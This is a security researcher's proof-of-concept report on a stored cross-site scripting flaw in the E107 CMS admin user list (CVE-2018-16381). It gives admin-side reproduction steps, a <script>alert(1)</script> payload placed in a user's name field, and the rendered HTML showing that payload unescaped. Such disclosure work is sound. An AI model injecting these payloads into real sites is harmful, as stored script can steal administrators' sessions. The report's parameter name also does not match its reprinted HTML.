E107-Version 2.1.8 Cross Site Scripting (XSS) CVE-2018-16381

Proof-of-Concept

Submitted by:

Author: Dhananjay Bajaj

Email: dhananjaybajaj1995@gmail.com

LinkedIn: https://www.linkedin.com/in/dhananjaybajaj

Proof-of-Concept

Hello,

I would like to report a vulnerability that I discovered in E107 (version 2.1.8), which can be exploited to perform Cross-Site Scripting (XSS) attacks. The vulnerability exists due to insufficient sanitization in the "user_loginname" parameter. The exploitation example below uses the "alert()" JavaScript function to display "1" as alert text.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source; the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Vulnerability Type:

Cross Site Scripting (XSS)

Vendor of Product:

E107

Affected Product Code Base:

E107(https://e107.org/download) - version 2.1.8

Affected Component:

http://localhost/e107/e107_admin/users.php?mode=main&action=list

----

Attack Type:

Remote

Attack Vectors:

Steps:


1.Login to E107 as admin user.

2.Open the URL "http://localhost/e107/e107_admin/users.php?mode=main&action=edit&id=2".

3.Click on update button to save changes.

4.XSS gets executed on "http://localhost/e107/e107_admin/users.php?mode=main&action=list" page.

PoC's:



User Management


This page shows a list of your registered members. You can update their settings, give them administrator status and set their user class among other things.

The sort order can be changed by clicking on the column heading. The displayed columns can be changed by clicking on 'Edit Display Options', selecting the required columns, then clicking on 'Search/Refresh'

Info

Status	Active
Display name	tester
Login Name	tester
Real Name	<script>alert(1)</script>
Custom title	
Password	Leave blank for no change Generate Show
Avatar	None
Email address	tester@e107.com
Hide email	OFF
Admin	OFF
Perms	Edit admin perms
Signature	

Fig 1.1



User Management

This page shows a list of your registered members. You can update their settings, give them administrator status and set their user class among other things.

The sort order can be changed by clicking on the column heading. The displayed columns can be changed by clicking on 'Edit Display Options'.

ID	Status	Display name	Lo	Email address	User class	Admin	Options
3	Active	adminadmin	ad	anotheradmin@e107.com	--	✓	⚙
2	Active	tester	tes				

Fig 1.2

Vulnerable Code:

URL:

http://localhost/e107/e107_admin/users.php?mode=main&action=list

```
<tr id="row-2">
      <td class="center autocheck e-pointer">
           <input type='checkbox' name='multiselect[2]' value='2'
      id='multiselect-2-2' />
      </td>
      <td>
           <a class='e-tip'  rel='external'
      href='/e107/user.php?id.2'  title='Quick View' >2</a>
      </td>
              <td class="center">
           <span class="label label-success label-
      status">Active</span>
      </td>
              <td>
           <a class='e-tip e-editable editable-click' data-
      emptytext='-' data-name='user_name' title="Edit Display name"
      data-type='text' data-pk='2'  data-
      url='http://localhost/e107/e107_admin/users.php?mode=main&amp;
      action=inline&amp;id=2&amp;ajax_used=1' href='#'>tester</a>
      </td>
              <td>
           tester
```

```
        </td>
        <td>
     <a class='e-tip e-editable editable-click' data-
emptytext='-' data-name='user_login' title="Edit Real Name"
data-type='text' data-pk='2'  data-
url='http://localhost/e107/e107_admin/users.php?mode=main&amp;
action=inline&amp;id=2&amp;ajax_used=1'
href='#'><script>alert(1)</script></a>
</td>
        <td>
     <a class='e-tip e-editable editable-click' data-
emptytext='-' data-name='user_email' title="Edit Email
address" data-type='text' data-pk='2'  data-
url='http://localhost/e107/e107_admin/users.php?mode=main&amp;
action=inline&amp;id=2&amp;ajax_used=1'
href='#'>tester@e107.com</a>
</td>
        <td>
     <a class='e-tip e-editable editable-click' data-
placement='bottom' data-value=',' data-name='user_class' data-
source="{'247':'New Users','249':'Admins and
Mods','2':'CONTACT PEOPLE','248':'Forum
Moderators','1':'PRIVATEMENU','3':'NEWSLETTER'}" title="Edit
User class" data-type='checklist' data-pk='2' data-
url='http://localhost/e107/e107_admin/users.php?mode=main&amp;
action=inline&amp;id=2&amp;ajax_used=1' href='#'>--</a>
</td>
        <td class="center">
     <i class='fa fa-times text-danger'></i>
</td>
```

Reference:

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Author: Dhananjay Bajaj